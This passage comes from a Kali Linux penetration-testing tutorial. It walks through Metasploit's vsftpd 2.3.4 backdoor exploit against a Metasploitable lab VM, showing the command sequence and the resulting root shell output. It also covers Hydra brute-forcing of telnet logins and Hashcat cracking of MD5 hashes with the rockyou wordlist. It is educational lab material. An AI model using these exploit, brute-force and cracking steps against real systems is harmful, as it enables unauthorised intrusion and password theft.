\$ xfreerdp /u:admin /p:pass1234 /v:192.168.1.2 // an inbuilt tool in kali to connect to RDP service.

11. Metasploit

msfconsole is one of the many interfaces of Metasploit tool, there are 5 others like *MsfGUI*, *Msfcli*, *Msf pro*, *MsfWeb* and *Armitage*.

kali\$ **msfconsole** → to enter in Metasploit console to perform penetration testing

msf6 > **search vsftpd** → Search *ftp* exploits available in Metasploit framework

```
msf6 > search vsftpd
Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

After listing all exploits available for service, you searched try 'use' command to use that exploit

msf6 > **use exploit/unix/ftp/vsftpd_234_backdoor**

msf6 > **show options** → In Metasploit we need to set target host and settings, this command shows which options need to set before launching attack.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.0.1      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
--      -
PAYLOAD   cmd/unix/interact  yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic
```

Here options called RHOSTS need to set by target system IP address on which exploit is supposed to injected.

RPORT is by default set to 21 as we are launching attack on ftp port whose port address is 21 everywhere.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > **set RHOSTS target_IP_Address**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

We have set RHOST to 192.168.0.1

In similar way we can set other options too (if there are any).


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > **set payload cmd/unix/interact**

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > **exploit** → Command to start attack on target system.

```
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.2:21 - USER: 331 Please specify the password.
[+] 192.168.1.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami[*] Command shell session 1 opened (192.168.1.1:40621 → 192.168.1.2:6200 ) at 2022-05-29 15:51:21 +0530

whoami
sh: line 6: whoamiwhoami: command not found
whoami
root
pwd
/
ls
bin
boot
cdrom
core
dev
etc
home
initrd
initrd.img
...
```



I can run shell commands inside my vulnerable 'metasploitable virtual machine' using exploit available for 'ftp' backdoor vulnerability.

Note: to speed up Metasploit use following command before starting msfconsole, which will store results of msfconsole while it's running, hence faster scanning by Metasploit.

kali\$ **sudo service postgresql start**

Different types of modules in Metasploit

1. **Auxiliary** – these modules include port scanners, fuzzers, sniffers, DoS SQLi and more
2. **Payload** – payload consist of code that runs remotely (singles, stagers, stages)
3. **Exploits** – modules that use payloads (iOS, android, windows, unix, firefox, solaris, and many more)
4. **Encoders** – encoders ensure that payloads make it to their dest. intact (encodes payload to an .exe file, .docx, .pdf, and many more types of files)
5. **Nops** – not much well known, used in low level machine attacks like buffer overflow
6. **Post** – it allows hackers to perform further attacks once victim machine is exploited. (gathering information, keyloggers, spying through camera)

12. Hydra

Perform bruteforcing via terminal on various ports like ftp, ssh, telnet, cisco ios and many more.

\$ **hydra -V -L ~/Desktop/uNameFile.txt -p userPass123 192.168.1.2 telnet**

- l // loginName to try on victim service like telnet, ftp
- L // Provide path to file containing set of usernames to brute-force
- p // password to try on victim service
- P // Provide path to file containing set of passwords to brute-force.
- v // Show output in verbose mode
- V // Show each attempt performed on service of victim server.
- t // Number of attack tasks to run in parallel, default value is 16. Lower down if server is refusing these many requests.

-f // Exit after first found pair (by default hydra continues to run after finding success also, hence...)

-e nsr // n → try null (empty) password

// s → try same password as user-name (admin:admin , root:root , etc)

// r → try reverse of user-name (admin:nimda , root:toor , etc)

At end of command, name the service you want to brute-force (telnet, ftp, smtp, smb, cisco, etc.)

13. Hashcat

Find plaintext strings of provided hashes, support more than 350 hashing methods...

kali\$ hashcat *attack_mode hash_type hash_path wordlist_path*

Attack mode flags


-a 0 // wordlists

-a 0 // wordlists + rule

-a 1 // combinator

-a 3 // brute-force

-m *number_of_hash_method* // hash-type



The screenshot shows the output of the command 'hashcat -m ? -'. It displays a list of hash modes with their IDs, names, and categories. A yellow box highlights the first 10 modes, and a yellow arrow points to the first mode (MD4).

#	Name	Category
900	MD4	Raw Hash
0	MD5	Raw Hash
100	SHA1	Raw Hash
1300	SHA2-224	Raw Hash
1400	SHA2-256	Raw Hash
10800	SHA2-384	Raw Hash
1700	SHA2-512	Raw Hash
17300	SHA3-224	Raw Hash
17400	SHA3-256	Raw Hash
17500	SHA3-384	Raw Hash

If we are trying to calculate hash results of same hashes again, hashcat will intelligently show message as the hashes you are trying to calculate are already stored in 'potfile'. This is because hashing is heavy task on CPU in power and time.

To see already calculated results, simply put --show in front of previous command in terminal...

kali\$ hashcat -a 0 -m 0 *file_containing_hash_values.txt* /usr/share/wordlists/rockyou.txt --show

kali\$ hashcat -a 0 -m 0 file_containing_hash_values.txt /usr/share/wordlists/rockyou.txt

```
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921517
* Keyspace..: 14344386
* Runtime...: 2 secs

5f4dcc3b5aa765d61d8327deb882cf99:password
21232f297a57a5a743894a0e4a801fc3:admin
098f6bcd4621d373cade4e832627b4f6:test

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: hash.txt
Time.Started.....: Sun May 29 23:21:20 2022 (1 sec)
Time.Estimated...: Sun May 29 23:21:21 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 452.3 kH/s (0.28ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 3/3 (100.00%) Digests
Progress.....: 166912/14344386 (1.16%)
Rejected.....: 0/166912 (0.00%)
Restore.Point...: 165888/14344386 (1.16%)
```

--output out.txt // store output of hashcat in out.txt file.